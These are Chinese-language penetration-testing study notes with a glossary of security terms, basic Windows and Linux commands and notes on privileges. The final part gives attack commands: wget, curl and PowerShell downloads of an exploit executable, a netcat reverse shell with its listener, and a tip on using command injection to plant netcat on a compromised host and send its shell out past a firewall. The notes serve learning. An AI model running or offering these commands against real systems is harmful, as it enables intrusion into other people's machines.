名词解释：

POC：全称 Proof of Concept(概念验证)，常指一段漏洞证明的代码，使得能够确认这个漏洞是真实存在的

EXP：全称‘Exploit’(漏洞利用)，漏洞利用是指由攻击者或渗透测试者利用一个系统、应用或服务中的安全漏洞所进行的攻击行为

POC是验证漏洞是否存在，而EXP则是利用漏洞进行攻击

Payload：中文“有效载荷”，指成功exploit之后，真正在目标系统执行的代码或指令（攻击载荷是我们期望目标系统在被渗透攻击之后去执行的代码）

Shellcode：是在渗透攻击时作为攻击载荷运行的一组机器指令，Shellcode通常以汇编语言编写。在大多数情况下,目标系统执行了Shellcode这一组指令之后,才会提供一个命令行shell，这也是 Shellcode名称的由来

ATT&CK( Adversarial Tactics, Techniques and Common Knowledge )：即对抗战术、技术和常识，它是一个站在攻击者的视角来描述攻击中各阶段用到的技术的模型。常见的应用场景主要有网络红蓝对抗模拟、网络安全渗透测试、网络防御差距评估、网络威胁情报收集等。ATT&CK框架可以理解为一个红队或者攻击者在攻击一个目标系统，他所用到的技术的路径。官网：<http://attack.mitre.org/>

网站后门：webshell

木马和病毒的区别：木马主要是“控制”，病毒主要是“破坏”

反弹：将权限反弹回来，将权限移交给其他主机或用户

跳板：类似于“中介”

黑白盒测试：黑盒是没有源代码，只有一个目标；白盒知道目标的一些情况，比如源码等

社会工程学：利用人的弱点

撞库：利用A网站上泄露的账号密码来尝试登录其他网站

操作系统：

个人计算机：windows xp、7、10

服务器主机：windows 2008、2012、2016、linux

常用命令：

Windows:

nslookup——IP地址侦测器

cleanmgr——垃圾整理

winver——检查Windows版本

mstsc——远程桌面连接

Linux:

whoami——显示 Linux 上当前已登录用户

df -h——用人类可读的输出显示磁盘使用情况

uname -ar——显示运行中的内核版本

history——显示用户在之前执行的 bash 脚本历史记录，还有敲入的命令

文件/用户权限&权限提升&用户&用户组：用户在使用电脑的过程中一般都是用Administrator或者其它的管理员用户登录的，中毒或者中马后，病毒、木马大都是以管理员权限运行的。我们在系统中毒后一般都是用杀毒软件来杀毒，如果杀软瘫痪了，或者杀毒软件只能查出来，但无法清除，这时候就只能赤膊上阵，手工杀毒了。在Adinistrator权限下，如果手工查杀对于有些病毒无能为力，一般要启动到安全模式下，有时就算到了安全模式下也无法清除干净。如果以SYSTEM权限登录，查杀病毒就容易得多。


防火墙、入站、出站 ；入站严格、出站宽松

文件上传下载——解决无图形化&解决数据传输

Linux上文件下载：


wget [http://127.0.0.1:8080/ms10-051.exe -O exploit.exe](http://127.0.0.1:8080/ms10-051.exe%20-O%20exploit.exe)

curl [http://127.0.0.1:8080/ms10-051.exe -o exploit.exe](http://127.0.0.1:8080/ms10-051.exe%20-o%20exploit.exe)



windows上文件下载：

powershell.exe -Command "Invoke-WebRequest -Uri [https://down.52pojie.cn/Logo/52pojie.jpg](https://down.52pojie.cn/Logo/52pojie.jpg%20-OutFile%20exploit.exe)"




区分powershell和cmd：powershell一般有大小写，cmd一般全是小写

内网和外网通信：

反弹：nc -e cmd IP 5566

监听：nc -lvvp 5566



有防火墙怎么办：让靶机主动出站

实战：

对于命令注入型漏洞，可以先通过命令在肉鸡上下载netcat,然后把肉鸡上的cmd弹到物理机上的某个端口，同时在物理机上进行端口监听